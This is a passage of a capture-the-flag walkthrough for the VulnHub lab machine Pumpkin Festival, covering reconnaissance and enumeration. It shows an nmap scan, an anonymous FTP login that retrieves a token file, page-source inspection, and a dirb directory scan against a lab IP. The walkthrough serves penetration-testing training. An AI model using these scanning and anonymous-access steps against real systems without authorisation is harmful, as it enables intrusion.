
Pumpkin Festival

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. Thanks a lot to the author of this series jayanth.This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems.
PumpkinFestival is Level 3 of series of 3 machines under Mission-Pumpkin v1.0. The Level 1 ends by accessing PumpkinGarden_Key file. Level 2 is about identifying pumpkin seeds.
In this level (Level 3) it is time for Pumpkin Festival, the goal is to reach root and access PumpkinFestival_Ticket and collect PumpkinTokens on the way.

Link to download: https://www.vulnhub.com/entry/mission-pumpkin-v10-pumpkinfestival,329/


Reconnaisance

The IP of our target is given in the machine when booted.



Target IP - 192.168.56.105


Next we went to find the ports open,services,version, etc using nmap scan




From the nmap scan we got to know there is three open ports.
21(ftp) - which allowed anonymous login
80(http)- with some useful directories
6880(ssh)

Enumeration


since we found anonymous login allowed from the nmap scan let's explore it more.
ftp 192.168.56.105
user-anonymous
pass-anonymous
cd secret
get token.txt




We got our first token




Now let's check the port 80
http://192.168.56.105




It looks just a simple page which gives some hints that there is two users harry and jack.
And when tried to see the webpage we could'nt use the mouse so we used the ctrl+u to access the source code.
we got our second token




Now we did a directory scan to find if there exist any suspicious or hidden directories
dirb http://192.168.56.105



From the dirb we got to know robots.txt was enabled let's check that out.

